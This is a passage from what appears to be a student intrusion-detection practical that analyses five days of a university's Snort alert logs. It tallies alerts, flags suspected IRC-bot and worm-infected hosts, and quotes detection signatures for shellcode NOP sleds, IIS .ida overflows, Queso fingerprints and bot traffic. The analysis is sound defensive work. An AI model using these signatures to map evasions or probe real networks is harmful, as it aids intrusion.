between the most recent version of Snort available and the one the University is running. Unfortunately this can, and has, caused a number of false alarms, and even worse, can result in more recent attacks going unnoticed by the IDS. In addition, the University does not appear to have anti-virus software installed on a number of hosts residing on their network, or at the very least the software is out of date. It would definitely be in their best interest to seriously consider deployment of a centralized anti-virus management and distribution system.

This audit also has some recommendations with regards to the University's network and security infrastructure. There are actions that the University can take to reduce their risk and exposure, and give them the ability to monitor activity more effectively.

Logs Analyzed

The University provided five consecutive days of log files generated by their Snort intrusion detection system running a standard set of rules. The version of Snort running has not been provided, but should not make a significant difference in the analysis process.

The logs used are listed below. The dates range from May 31, 2003 to June 4, 2003 and include a Saturday and Sunday which may provide some interesting data as potential attackers (students, external sources, etc) will be home plugging away on their workstations.

Alert	Scan	OOS
alert.030531	scans.030531	OOS_Report_2003_05_31_26395.txt
alert.030601	scans.030601	OOS_Report_2003_06_01_28596.txt
alert.030602	scans.030602	OOS_Report_2003_06_02_26241.txt
alert.030603	scans.030603	OOS_Report_2003_06_03_4717.txt
alert.030604	scans.030604	OOS_Report_2003_06_04_19387.txt

The alert files contain the alerts generated by the IDS with the time, signature, source IP and port, and destination IP and port. No payload has been included with the alerts, which may make false positive determination difficult. These alert files also contain preprocessor alerts such as http and port scan.

Alert example:

```
05/31-00:49:59.513787  [**] SMB Name Wildcard [**] 61.231.38.228:1025 ->
MY.NET.195.233:137
```

The scan files contain alerts generated by scans seen by the IDS. These files contain the same information as the alert files, but instead of a signature they contain the protocol and TCP flag information (if applicable).

Scan example:

```
May 31 00:18:28 218.51.125.211:2246 -> MY.NET.183.32:12345 SYN ******S*
May 31 00:43:43 MY.NET.97.56:1028 -> 207.101.74.145:137 UDP
```

The OOS files are “Out of Spec” files which contain records of invalid TCP flag combinations. The packets in the OOS files were detected by both the alert and scan files, and can be used to corroborate data found in those files. Some of the records in the OOS files contain payload data, so some of this data could be useful to determine the nature of the alert and scan data generated.

OOS example:

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

05/30-00:41:44.364473 216.95.201.34:45492 -> MY.NET.24.23:25
TCP TTL:48 TOS:0x0 ID:60054 IpLen:20 DgmLen:60 DF
12****S* Seq: 0x248CD981  Ack: 0x0  Win: 0x16D0  TcpLen: 40
TCP Options (5) => MSS: 1380 SackOK TS: 632475013 0 NOP WS: 0

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

05/30-00:42:14.177598 200.196.36.61:4333 -> MY.NET.218.2:4662
TCP TTL:45 TOS:0x0 ID:20354 IpLen:20 DgmLen:60 DF
12****S* Seq: 0xC5E603ED  Ack: 0x0  Win: 0x16D0  TcpLen: 40
TCP Options (5) => MSS: 1460 SackOK TS: 1723503 0 NOP WS: 0

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

Note: Most of these files have been altered to replace the first two octets of the University’s IP range with ‘MY.NET’, however I discovered that the scan files I downloaded were not altered and displayed the University’s full IP address. I am not sure if this was intentional or not, but in the interest of their security and privacy, I have altered that information myself in this paper. Some of the alert signature names also pointed to the University, so they have been altered as well, replacing any names with ‘xxx’.

Internal Hosts with Services Running

The following table shows a list of hosts which look to be offering common services such as DNS, web, FTP, etc. This information was put together using the alert and scan files, and watching for responses from known service ports. This is only an outline, and the University likely has more machines than the ones listed offering services. If any of the machines listed below should not be running these services, they should be investigated immediately.

IP Address	Services		IP Address	Services
MY.NET.1.3	DNS, NTP		MY.NET.30.4	HTTP

MY.NET.6.7	HTTP		MY.NET.32.167	HTTP
MY.NET.6.35	SMTP			
MY.NET.6.40	SMTP		MY.NET.53.29	Helpdesk
MY.NET.6.47	SMTP		MY.NET.70.49	Helpdesk
MY.NET.6.55	SMTP		MY.NET.70.50	Helpdesk
			MY.NET.83.197	Helpdesk
MY.NET.12.2	SMTP			
MY.NET.12.4	POP-3, IMAP		MY.NET.100.165	HTTP, FTP
MY.NET.24.22	SMTP		MY.NET.104.113	HTTP
MY.NET.24.23	SMTP			
MY.NET.24.27	FTP		MY.NET.114.116	FTP
MY.NET.24.33	HTTPS			
MY.NET.24.34	HTTP		MY.NET.137.7	DNS
MY.NET.24.44	HTTP		MY.NET.137.45	HTTP
MY.NET.24.47	FTP			
MY.NET.24.58	HTTPS		MY.NET.150.83	HTTP
			MY.NET.150.101	DHCP, DNS, HTTP
MY.NET.29.3	HTTP			
MY.NET.29.11	HTTP, HTTPS			

Alert Details

The number of alerts generated is enormous, over 850,000. At over 100 per minute, chances are we are dealing with quite a few false positives, possibly due to out of date signatures, or an IDS whose signatures are not optimally tuned for the environment. The following table shows the alerts found and the percent of total alerts they account for. I also added in the number of unique IP addresses for each alert.

Alert Name	Num	%	Unique Source IPs	Unique Dest. IPs
SMB Name Wildcard	684563	76.93%	28338	44407
CS WEBSERVER - external web traffic	54517	6.13%	14218	28
[XXXX NIDS IRC Alert] IRC user /kill detected possible trojan.	20552	2.31%	68	61
spp_http_decode: IIS Unicode attack detected	19846	2.23%	701	983
MY.NET.30.4 activity	19289	2.17%	563	9
EXPLOIT x86 NOOP	13834	1.55%	66	119
[XXXX NIDS IRC Alert] XDCC client detected attempting to IRC	10046	1.13%	8	16
High port 65535 tcp - possible Red Worm - traffic	9406	1.06%	131	152
spp_http_decode: CGI Null Byte attack detected	8068	0.91%	116	142
External RPC call	7483	0.84%	2	7477
SYN-FIN scan!	6688	0.75%	4	6686
Queso fingerprint	6461	0.73%	408	111
High port 65535 udp - possible Red Worm - traffic	6013	0.68%	190	192
Tiny Fragments - Possible Hostile Activity	4594	0.52%	11	16
TCP SRC and DST outside network	3131	0.35%	405	96
Incomplete Packet Fragments Discarded	2511	0.28%	150	121

CS WEBSERVER - external ftp traffic	2475	0.28%	198	3
MY.NET.30.3 activity	2280	0.26%	96	1
IDS552/web-iis_IIS ISAPI Overflow ida nosize	1771	0.20%	966	992
Null scan!	1395	0.16%	89	72
SNMP public access	969	0.11%	19	13
[XXXX NIDS IRC Alert] Possible sdbot floodnet detected attempting to IRC	882	0.10%	9	3
Possible trojan server activity	603	0.07%	75	183
SUNRPC highport access!	491	0.06%	20	20
IDS552/web-iis_IIS ISAPI Overflow ida INTERNAL nosize	412	0.05%	6	315
NMAP TCP ping!	316	0.04%	112	77
[XXXX NIDS IRC Alert] Possible Incoming XDCC Send Request Detected.	201	0.02%	7	4
TFTP - Internal TCP connection to external tftp server	181	0.02%	13	14
NIMDA - Attempt to execute cmd from campus host	137	0.02%	7	121
Notify Brian B. 3.54 tcp	112	0.01%	88	1
Notify Brian B. 3.56 tcp	95	0.01%	73	1
SMB C access	79	0.01%	40	36
EXPLOIT x86 stealth noop	78	0.01%	10	9
EXPLOIT x86 setuid 0	65	0.01%	50	39
IRC evil - running XDCC	63	0.01%	5	6
EXPLOIT x86 setgid 0	40	0.00%	37	30
TFTP - Internal UDP connection to external tftp server	37	0.00%	7	8
FTP passwd attempt	24	0.00%	18	2
Probable NMAP fingerprint attempt	15	0.00%	8	8
RFB - Possible WinVNC - 010708-1	14	0.00%	9	11
connect to 515 from outside	12	0.00%	2	2
Attempted Sun RPC high port access	9	0.00%	5	6
NETBIOS NT NULL session	8	0.00%	4	6
External FTP to HelpDesk MY.NET.70.49	6	0.00%	5	1
EXPLOIT NTPDX buffer overflow	5	0.00%	4	5
External FTP to HelpDesk MY.NET.70.50	5	0.00%	5	1
TFTP - External UDP connection to internal tftp server	5	0.00%	2	5
External FTP to HelpDesk MY.NET.53.29	3	0.00%	2	1
TCP SMTP Source Port traffic	3	0.00%	1	1
Back Orifice	1	0.00%	1	1
DDOS mstream client to handler	1	0.00%	1	1
DDOS shaft client to handler	1	0.00%	1	1
EXPLOIT x86 NOPS	1	0.00%	1	1
External FTP to HelpDesk MY.NET.83.197	1	0.00%	1	1
ICMP SRC and DST outside network	1	0.00%	1	1
TFTP - External TCP connection to internal tftp server	1	0.00%	1	1
[XXXX NIDS IRC Alert] Possible drone command detected.	1	0.00%	1	1
[XXXX NIDS IRC Alert] User joining XDCC channel detected. Possible XDCC bot	1	0.00%	1	1

There are many alerts here that seem similar. The XXXX NIDS IRC Alerts for example, which may be multiple alerts triggered on the same event. At first the SMB Wildcard alerts look like just noise and chatter as a result of Windows machines performing browsing, but as we will see, this is not the case.

Alert #1: SMB Name Wildcard

Number of Occurrences: 684,563

Sample Alerts:

```
05/31-03:47:18.322807  [**] SMB Name Wildcard [**] 61.191.89.100:1025 ->
MY.NET.250.95:137
05/31-03:24:52.351936  [**] SMB Name Wildcard [**] 151.196.124.245:1028 ->
MY.NET.250.248:137
```

Summary:

At present, there is no Snort signature for this event. I had to do some searching to find a related signature and event information, which was put out by Whitehats some time ago[2].

```
alert UDP $EXTERNAL any -> $INTERNAL 137 (msg: "IDS177/netbios_netbios-name-
query"; content: "CKAAAAAAAAAAAAAAAAAAAAAAAAAAAA|00 00|"; classtype: info-
attempt; reference: arachnids,177;)
```

This is not the exact same signature as the one that was once used by Snort, but they both trigger on the same content. I was able to find some references to the old Snort signature on an article written by Bryce Alexander in the SANS Intrusion Detection FAQ[3].

Windows machines send these queries to retrieve NetBIOS name information and can reveal information such as the name of the machine, the workgroup or domain it belongs to, the logged in user(s), and as a result the login name of the administrator if the account is logged in at the time. Usually, these sorts of queries are very common on internal networks, however in this case all of these alerts were from external sources. In fact, 28,338 unique sources were found. This is considered a pre-attack probe and could be used to find machines responding to port 137 and retrieve information on them. It should also be noted that three external sources, 164.77.209.245, .124, and .100 scan over 13,000 IP's each, 10,000 of which are unique, and no one host is hit more than 3 times. DShield.org only has information on the former, appearing to have attacked port 80 in May of 2003. See the section on the Top Five External Sources for registration information.

Correlations:

Although this alert is no longer in the most recent Snort signature sets, there are references to it available on the Internet. I have already mentioned the SANS Intrusion Detection FAQ[3], and the Whitehats site[2]. Scott Higgins makes mention of this in his GCIA practical[5], as does Johnny Calhoun[6]. I did not find

any previous practicals dealing in the sheer quantity we are here though, much less from outside sources. However, if we look at the Incidents.org port reports[4], we see that port 137 is an extremely popular target in the time frame of these alerts, much more popular than 6+ months ago.

Recommendations:

Hopefully NetBIOS ports are blocked at the firewall, but if they aren't, they need to be. Any Internet facing machines should also have NetBIOS services disabled so that they will not respond to these queries.

Alert #2: [XXXX NIDS IRC Alert] traffic

Number of Occurrences: 31,683

Sample Alerts:

```
05/31-18:46:16.585556  [**] [XXXX NIDS IRC Alert] IRC user /kill detected,
possible trojan. [**] 68.86.209.36:6667 -> MY.NET.60.38:39446
05/31-17:59:51.837407  [**] [XXXX NIDS IRC Alert] IRC user /kill detected,
possible trojan. [**] 207.176.172.181:6667 -> MY.NET.88.163:2300
06/01-06:50:57.655094  [**] [XXXX NIDS IRC Alert] Possible Incoming XDCC Send
Request Detected. [**] 66.207.164.23:6667 -> MY.NET.80.209:4614
```

Summary:

These are not standard rules in the Snort rule set. It was obviously added after the fact, as the University may have a policy on IRC use. There are quite a few IRC signatures in the detected alerts which start as [XXXX NIDS IRC Alert], and they are being analyzed as a group due to the close correlation between the alerts. Please see the Link Graph later in this paper for a relationship between source and destination machines.

I did a search on Google and found a website (http://arpa.com/~nick/snort) that had some of these signatures. I am making the assumption that they trigger on the same content. Some of the signatures are shown below.

```
alert tcp $EXTERNAL_NET 6660:7000 -> $HOME_NET any (content: "ERROR :Closing
Link: "; nocase; flow: established; msg: "IRC user /kill detected, possible
trojan."; classtype:misc-activity;)

alert tcp $HOME_NET any -> $EXTERNAL_NET 6660:7000 (content: "USER ";
content: "dcc"; nocase; flow: established; msg: "XDCC client detected
attempting to IRC"; classtype:misc-activity;)

alert tcp $EXTERNAL_NET 6660:7000 -> $HOME_NET any (content: " 324 ";
offset:5; content: "xdcc"; flow: established; msg: "User joining XDCC
channel detected. Possible XDCC bot"; classtype:misc-activity;)
```

Looking at the content that the signature is triggering on, the likelihood of a false positive is low as this is common content to IRC activity.

For a list of the most active IRC sources and destinations, see the Top 10 IRC Chatters later in this paper. However there is some glaring IRC activity that should be addressed immediately. The alerts are listed below in tables and the top occurrences have been displayed.

[XXXX NIDS IRC Alert] IRC user /kill detected possible trojan

Source	Source DNS Name	Destination	Alerts
66.207.164.23		MY.NET.190.95	17043
207.176.172.181	styx2.klis.com	MY.NET.88.163	2057
216.152.64.155	webmaster.ca.us.austnet.org	MY.NET.97.15	566
		MY.NET.97.188	214
		MY.NET.97.76	78
		MY.NET.97.216	38

This alert is triggered when a host is sent a connection closed message after attempting to connect to an IRC server. The destination addresses above should definitely be looked into as they have attempted to connect to a remote IRC server many times and may have a bot on them. There is something interesting to note about MY.NET.88.163. The following observations were made while searching through the logs.

Month	Day	Start Time	End Time	Observation
May	31	03:42:10	06:05:11	Three SMB Name Wildcard alerts going to MY.NET.88.163
		11:22:05	11:28:14	A few hundred alerts showing MY.NET.88.163 attempting to connect via IRC to 64.202.110.173 and /kill commands coming back from the remote host.
		11:28:39	11:45:41	Three IRC evil – running XDCC alerts going to 64.202.110.173
		15:49:20	18:08:10	A lot more alerts (1000+) showing MY.NET.88.163 attempting to connect via IRC to 207.176.172.181 and /kill commands coming back from the remote host.
June	1	11:48:53	12:48:51	Same as above, many more IRC connect alerts to the same remote host.
	2	08:34:55		SMB wildcard alerts continue about 20 more times to the end of the log file.

It is a very likely possibility that this host has been compromised by a trojan, perhaps due to an open SMB share. This host should be investigated for possible infection.

Below is one other incident to investigate under this particular rule.

Source	Destination	Alerts

195.159.0.89	MY.NET.114.116	36
195.159.0.81	MY.NET.114.116	35
195.159.0.88	MY.NET.114.116	35
195.159.0.86	MY.NET.114.116	34
195.159.0.90	MY.NET.114.116	26
195.159.0.83	MY.NET.114.116	25
195.159.0.87	MY.NET.114.116	25
195.159.0.84	MY.NET.114.116	24
195.159.0.82	MY.NET.114.116	24
195.159.0.85	MY.NET.114.116	22

MY.NET.114.116 has been attempting to connect to a set of IRC servers in the 195.159.0.81 – 90 range. This internal host should also be checked for signs of compromise.

XXXX NIDS IRC Alert] XDCC client detected attempting to IRC

Source	Destination	Destination DNS Name	Alerts
MY.NET.88.163	207.176.172.181	styx2.klis.com	4893
	64.202.110.173	i.am.secksee.org	236
MY.NET.83.100	208.194.163.37	twisted.irctoo.net	3480
	196.38.143.228	ns4.bucknet.co.za	275
	155.207.19.204	egnatia4.ee.auth.gr	213
	205.160.101.121		109
MY.NET.91.151	212.161.35.251	beethoven.kewl.org	819

We've already looked into the top offender, but these other ones should be investigated as well. They show that they have been attempting to make connections to these remote IRC servers for either a DCC chat or file transfer and could be infected with a bot.

XXXX NIDS IRC Alert] Possible sdbot floodnet detected attempting to IRC

Source	Destination	Destination DNS Name	Alerts
MY.NET.97.15	216.152.64.155	webmaster.ca.us.austnet.org	546
MY.NET.97.188	216.152.64.155	webmaster.ca.us.austnet.org	212
MY.NET.97.76	216.152.64.155	webmaster.ca.us.austnet.org	72
MY.NET.97.216	216.152.64.155	webmaster.ca.us.austnet.org	45
MY.NET.168.20	38.115.148.187	sapphire.liveharmony.org	3
MY.NET.97.72	213.186.35.9	ns336.ovh.net	1
MY.NET.97.127	213.186.35.9	ns336.ovh.net	1
MY.NET.98.35	213.186.35.9	ns336.ovh.net	1
MY.NET.97.67	216.152.64.155	webmaster.ca.us.austnet.org	1

I could not find this signature, so I have to run under the assumption that, like the others, it is triggering on a content found in the payload of a possible sdbot infection. This trojan (Backdoor.Sdbot) was documented by Symantec[7] in

April, and its variants (Backdoor.Sdbot.H[8], Backdoor.Sdbot.L[9]) have been showing up in May and June of this year.

[XXXX NIDS IRC Alert] Possible Incoming XDCC Send Request Detected.

Source	Source DNS Name	Destination	Alerts
206.167.75.78	cricri.qeast.net	MY.NET.105.204	118

This signifies that a DCC file transfer is in progress, and that 206.167.75.78 (cricri.qeast.net) is sending a file to MY.NET.105.204. It would be worth investigating what sort of transfer it is. It could be a user transferring files from an IRC site. It could also be a host that has been compromised or is in the process of being compromised by a user on the remote server.

Correlations:

There is a lot of information on IRC bots and trojans. In fact, one is analyzed in assignment 2 of this paper, and lists some references that may be of value. For more information on IRC itself, the mIRC home page (http://www.mirc.com) has plenty of information. It is one of the top IRC chat programs available today. Another good information site, http://www.irc.org, has news and technical information, including RFC's and FAQ's.

Recommendations:

It is apparent with all of this information that the University either does not have virus protection on some of these machines, or the virus definitions are out of date. Most, if not all, anti-virus software can detect and remove trojans and bots with ease. The University should investigate the internal offenders and scan them with anti-virus software to see if they are infected. If so, they should be cleaned immediately. The University would also do well to implement an anti-virus management system and deploy it throughout their organization. Centralized management is available through McAfee, using a product called ePolicy Orchestrator (http://www.mcafee.com). This will allow the University to keep the virus definitions on their machines up to date at all times, and report on those machines which are not up to date.

I also believe that the University may have a policy on IRC usage. If this is the case, the Top IRC Chatters should be looked at and investigated, and if it is not done already, IRC ports should be blocked at the firewalls. IRC is indeed a dangerous program to allow inside the network, and is a breeding ground for viruses and hackers.

Alert #3: spp_http_decode: IIS Unicode attack detected

Number of Occurrences: 19,846

Sample Alerts:

```
05/31-12:07:27.353414  [**] spp_http_decode: IIS Unicode attack detected [**]
MY.NET.97.213:2770 -> 210.200.236.35:80
05/31-12:52:17.533474  [**] spp_http_decode: IIS Unicode attack detected [**]
MY.NET.168.233:3538 -> 202.103.69.100:80
05/31-12:52:17.533474  [**] spp_http_decode: IIS Unicode attack detected [**]
MY.NET.168.233:3538 -> 202.103.69.100:80
```

Summary:

This alert is generated by the http decode preprocessor built into Snort and is usually triggered by a URL containing Unicode encoded characters, such as the directory traversal vulnerability. Nimda and Code Red contain such strings and this could be a sign of possible infected hosts.

This alert, however, is very prone to false positives. After doing some searches on unique sources and destinations, many of these occur between 1 and 100 times. But if these alerts are correlated with the 'NIMDA – attempt to execute cmd from campus host' alert (which likely triggers on the content 'cmd.exe'), we get the following information.

Source IP	IIS Unicode	NIMDA
MY.NET.97.41	127	39
MY.NET.97.46	2	95
MY.NET.97.76	1	74

Those 3 IP's are definitely worth investigating. The following chart shows the top internal talkers for this alert.

Source IP	#
MY.NET.97.177	1511
MY.NET.97.79	636
MY.NET.97.126	597
MY.NET.75.107	464
MY.NET.217.102	439

The host MY.NET.97.177 has 1025 occurrences to 211.233.29.60, and the majority of its alerts go to the 211.233.0.0/16 network. MY.NET.97.79 has 617 of its alerts going to 210.21.198.162. MY.NET.97.126 likes the 211.239.0.0/16 network, as well as the 220.90.215.0/24 network. MY.NET.75.107 has most of its alerts with the 64.12.54.0/24 network. Finally, MY.NET.217.102 has 430 alerts going to 212.94.100.3. It would be worth some time to see if these are common web sites accessed by these machines and if any queries to these sites are SSL requests or contain Unicode, as these are two methods of generating false positives for this alert.

Below are the top five external sources.

Source IP	#
202.129.15.124	333
217.228.142.57	233
61.243.175.241	146
211.90.88.43	49
211.96.197.106	17

All of these are scanning what seems to be random destination IP's, with no real active targeting on any one in particular. These are likely infected remote hosts which are probing the internet for vulnerable servers.

Correlations:

BugTraq ID 1806[10] covers a common Unicode vulnerability in Microsoft IIS 4.0 and 5.0, as does CVE 2000-0884[11].

Many GIAC students have seen this alert, and written it off as a false positive. I would state that this is probably the case, unless correlating data such as the Nimda alert are found as well. Donald Merchant found this in his practical[12], and makes note of it.

Recommendations:

Aside from what is stated in the summary section, make sure that web servers are patched and up to date. The BugTraq article listed under Correlations has links to Microsoft patches for affected versions of IIS. I would not consider this an alert to panic over however, as the false positives are likely very high. However, the three IP's which also have Nimda alerts should be checked right away for possible compromise.

Alert #4: EXPLOIT x86 NOOP

Number of Occurrences: 13,834

Sample Alerts:

```
05/31-03:24:02.863347  [**] EXPLOIT x86 NOOP [**] 131.118.254.39:80 ->
MY.NET.150.203:1066
06/01-04:38:00.806736  [**] EXPLOIT x86 NOOP [**] 62.216.8.36:12029 ->
MY.NET.130.40:80
06/01-09:09:05.320762  [**] EXPLOIT x86 NOOP [**] 208.174.225.158:80 ->
MY.NET.218.158:1374
```

Summary:

This alert is actually SHELLCODE x86 NOOP, SID 648 in the new Snort rule set. Below is the most recent signature of this alert.

```
alert ip $EXTERNAL_NET any -> $HOME_NET $SHELLCODE_PORTS (msg:"SHELLCODE x86
NOOP"; content: "|90 90 90 90 90 90 90 90 90 90 90 90 90 90|"; depth: 128;
reference:arachnids,181; classtype:shellcode-detect; sid:648; rev:5;)
```

Granted it may have gone through a few revisions, but I found while searching Google that it hasn't changed a great deal with regards to content. As an address space exploit, this takes advantage of code written with strings which do not have any bounds checking. This can cause code to be overwritten, arbitrary commands to be executed, or the program to crash. According to Snort's signature database[13], this particular alert is prone to many false positives, usually involving day to day traffic and the transfer of large files.

None of these alerts originated from internal sources, so I have listed the top external sources below, including their corresponding top destinations. All destination ports are port 80.

Source	#	Destination	#
80.212.2.4	3878	MY.NET.110.224	2714
		MY.NET.114.116	1159
80.178.68.208	1866	MY.NET.198.0/24	499
		MY.NET.106.222	243
		MY.NET.86.19	236
		MY.NET.110.224	231
147.83.141.236	1532	(No pattern)	
144.132.158.199	1348	MY.NET.106.222	273
		MY.NET.110.224	251
		MY.NET.86.19	250
		MY.NET.198.226	246
209.216.96.136	1236	MY.NET.198.0/24	701
		MY.NET.110.224	131
		MY.NET.86.19	113

Unfortunately, there aren't any correlating alerts from these destinations to help disprove a false positive. MY.NET.114.116 shows up as a destination for a few of these sources, and it is one of the hosts previously identified as possibly being compromised by an IRC bot. The MY.NET.198.0/24 is also a source of some 'SMB Name Wildcard' alerts, as well as 'External RPC calls' and 'SYN-FIN scans'. The most suspicious thing about these alerts is how the top internal destinations are all similar IP's / networks. I would definitely check these for possible compromise, particularly MY.NET.114.116 and the MY.NET.198.0/24 network.

Correlations:

Snort.org has a description of the signature[13], and arachNIDS event IDS181[14] also has information on it.

Recommendations:

Investigate the IP's listed for compromise. If they aren't listening on port 80 though, there probably isn't much to be concerned with. I would also recommend monitoring these IP's and logging IP payload as well so that further analysis can be conducted to determine if this is truly an exploit attempt or if it is just normal, expected traffic.

Alert #5: High port 65535 tcp / udp – possible Red Worm - traffic

Number of Occurrences: 15,419

Sample Alerts:

```
05/31-21:17:11.414938  [**] High port 65535 udp - possible Red Worm - traffic
[**] 81.51.142.89:65535 -> MY.NET.83.69:7701
06/01-20:13:43.545691  [**] High port 65535 tcp - possible Red Worm - traffic
[**] MY.NET.32.167:80 -> 64.68.82.41:65535
06/03-02:20:17.908559  [**] High port 65535 tcp - possible Red Worm - traffic
[**] MY.NET.24.47:20 -> 192.207.69.1:65535
```

Summary

Red Worm, also known as Adore, is a Linux worm which spreads using vulnerabilities in BIND, wu-ftpd, rpc.statd, and lpd. In short, the worm scans for vulnerable hosts and once it finds one, it attempts to download the worm onto the victim machine via a web server in China. The /bin/ps file is replaced by the worm so that its process is hidden, and sends sensitive system data to four different e-mail addresses. The full description of the worm can be found at F-Secure's site[15]. A fix for this has been out for some time. There is also a trojan which uses this port called RC1 (a very old trojan) [16].

I cannot be sure what this signature triggers on, as I could not find information on it in my searches. Judging by the alert logs, any traffic using a source or destination port of 65535 (TCP / UDP) will flag this alert. Although port 65535 is not usually used for legitimate traffic, there are some cases where it is.

I doubt that this is the Red Worm or the RC1 trojan as they are just way too old. Analyzing port 65535, I got the following corresponding port information.

Port	Occurences As Source	Occurences As Dest	Total	Used For
20	5000	3736	8736	FTP-Data
6112	1079	1096	2175	Blizzard Entertainment Games

6257	937	974	1911	WinMX
5121	1708	0	1708	Neverwinter Nights
25	40	57	97	SMTP

Port 6112 and 5121 are gaming ports. Blizzard Entertainment games such as Diablo, Warcraft II, and Starcraft use 6112, while the Dungeons and Dragons based RPG Neverwinter Nights uses 5121. WinMX is a peer to peer file sharing program and uses port 6257.

All 8736 alerts where the port is 20 involve communication between the FTP server MY.NET.24.47 and 192.207.69.1. This is consistent with an ftp data transfer.

When it comes to port 25, there are many IP addresses using port 65535 to communicate. This is likely legitimate traffic as well.

The alert may not have shown a trojan or Red Worm infection, but it may be displaying a violation of acceptable use, which the University would have to determine. Below is a list of the gamers and file sharers inside the network.

IP Address	# of Alerts	Application
MY.NET.97.14	2176	Blizzard Games
MY.NET.233.206	1632	Neverwinter Nights
MY.NET.251.10	76	
MY.NET.153.223	472	WinMX
MY.NET.218.230	602	
MY.NET.84.178	469	
MY.NET.217.178	300	
MY.NET.104.212	66	

Correlations:

Doug Kite makes mention in his GCIA practical of the WinMX use triggering this alert[17]. As for the gaming ports, Blizzard's web site has some information on port configuration for their games[18].

Recommendations:

The University will need to review their acceptable use policy with regards to the IP addresses mentioned and ensure that it is not being violated by the file sharing and gaming that is occurring on the network.

Alert #6: Queso fingerprint

Number of Occurrences: 6,461

Sample Alerts:

```
05/31-03:33:04.027478  [**] Queso fingerprint [**] 66.117.30.14:53127 ->
MY.NET.233.78:1182
05/31-03:10:10.733787  [**] Queso fingerprint [**] 216.95.201.20:35381 ->
MY.NET.6.40:25
05/31-10:53:47.982432  [**] Queso fingerprint [**] 217.234.207.133:1090 ->
MY.NET.97.147:4662
```

Summary:

The Queso tool is used to perform an OS fingerprint on a remote host. Below is a version of the signature that detects Queso.

```
alert TCP $EXTERNAL any -> $INTERNAL any (msg: "IDS29/scan_probe-Queso
Fingerprint attempt"; ttl: >225; flags: S12; classtype: info-attempt;
reference: arachnids,29;)
```

This signature is from the arachNIDS database, under event IDS29[19]. The alert triggers on a TTL greater than 225, the SYN flag set, and the ECN reserved bits set. Since this is, or was, considered unusual behavior, it is recorded in our out-of-spec files. Below is a sample from those files.

```
05/31-00:30:55.806684 216.95.201.36:38511 -> MY.NET.24.23:25
TCP TTL:48 TOS:0x0 ID:47307 IpLen:20 DgmLen:60 DF
12****S* Seq: 0x3A8DC303  Ack: 0x0  Win: 0x16D0  TcpLen: 40
TCP Options (5) => MSS: 1380 SackOK TS: 444055042 0 NOP WS: 0

06/03-00:09:35.815382 216.95.201.30:38116 -> MY.NET.6.40:25
TCP TTL:48 TOS:0x0 ID:48373 IpLen:20 DgmLen:60 DF
12****S* Seq: 0xBDAA3079  Ack: 0x0  Win: 0x16D0  TcpLen: 40
TCP Options (5) => MSS: 1380 SackOK TS: 652325115 0 NOP WS: 0
```

Notice the TTL values. Apparently earlier iterations of this signature, which did not have the TTL defined, had some problems with false positives as the ECN bits were legitimately used by Linux. Therefore the signature was modified to include a TTL of greater than 225. Since Queso starts with a TTL of 255, false positives generated by Linux machines went away as Linux starts with a TTL of 64. The ECN bits are also used by network devices for QoS.

Taking a look at the above traces, and other traces in the OOS files, the Queso fingerprints seem to be all false positives when comparing to the latest version of the signature. Sequence numbers, TTL values, IP ID's, and window sizes (a lot of which were of size 5840, common to Linux kernel 2.4) all look normal.

Correlations:

The Whitehats event descriptions and research give a good explanation of Queso[19]. There is also a CVE entry for this (CAN-1999-0454) which mentions both nmap and Queso[20]. John Melvin also covers this in his GCIA practical[21].

Recommendations:

Update the signature to the latest version available at the arachNIDS web site. Once this is done, the alerts generated by these packets should drop off. Further Queso alerts after the update should be investigated.

Alert #7: IDS552/web-iis_IIS ISAPI Overflow ida (INTERNAL) nosize

Number of Occurrences: 2,183

Sample Alerts:

```
05/31-11:14:49.535791  [**] IDS552/web-iis_IIS ISAPI Overflow ida nosize [**]
218.2.10.243:3500 -> MY.NET.195.12:80
06/03-22:16:36.758291  [**] IDS552/web-iis_IIS ISAPI Overflow ida nosize [**]
218.18.24.212:45804 -> MY.NET.195.210:80
06/04-02:09:03.947742  [**] IDS552/web-iis_IIS ISAPI Overflow ida INTERNAL
nosize [**] MY.NET.97.41:4526 -> 130.223.139.223:80
```

Summary:

This alert indicates that a remote host has attempted to exploit a buffer overflow vulnerability in Microsoft IIS. The signature as defined by the arachNIDS event database entry IDS552 is shown below[22].

```
alert TCP $EXTERNAL any -> $INTERNAL 80 (msg: "IDS552/web-iis_IIS ISAPI
Overflow ida"; dsize: >239; flags: A+; uricontent: ".ida?"; classtype: system-
or-info-attempt; reference: arachnids,552;)
```

Given the parameters which trigger the alert, most notably the URI content, exploits such as Code Red will also trigger this alert. This is mentioned in the Whitehats event description. The following chart shows a list of the top external offenders.

Source IP	#
211.97.104.57	235
211.90.223.78	71
217.194.142.133	53
211.94.225.13	27
211.96.133.18	26
211.95.165.249	25
218.2.14.2	25
211.95.193.71	23
130.56.5.7	21
195.204.33.131	14

Some commonalities with the source IP's first octet. Although APNIC shows some of these common IP's are from different companies, they are all from China. Some of these were also triggering the 'spp_http_decode: IIS Unicode attack detected' alert, but not in any great quantity. The internal IP's hit were numerous, 992 unique IP's to be exact. However, no one IP was hit more than 11 times. I would say that these were just attempts by the remote machine to find vulnerable hosts on the Internet, and no one IP on the Universities network was actively targeted.

The internal sources are a different story. The complete list of them is below.

Source IP	#
MY.NET.97.41	400
MY.NET.97.76	4
MY.NET.97.215	3
MY.NET.97.46	3
MY.NET.98.41	1
MY.NET.97.162	1

It is likely that MY.NET.97.41 is attempting to infect other hosts. Looking at the destinations, it is mostly scanning for remote hosts who have a common first octet in their IP address. As for the rest of the hosts, they may not necessarily be looking for other victims, but should be investigated. They may not be scanning for hosts as much externally as internally, and if the IDS is located between the internet and the local network, it would not detect internal to internal scans. Throughout this analysis, the MY.NET.97.0/24 network has been a haven of interesting events. It is also worth noting that this network did have IRC bot alerts triggered on it, and they could be performing some malicious activity.

Correlations:

There are a number of sites which discuss vulnerabilities such as these. Aside from the Whitehats site, there is a Microsoft bulletin on it (MS01-033)[23], and a very detailed article by eEye digital security[24].

Recommendations:

Investigate the internal hosts as mentioned, and ensure that proper, updated anti-virus software is installed on them.

Scan Details

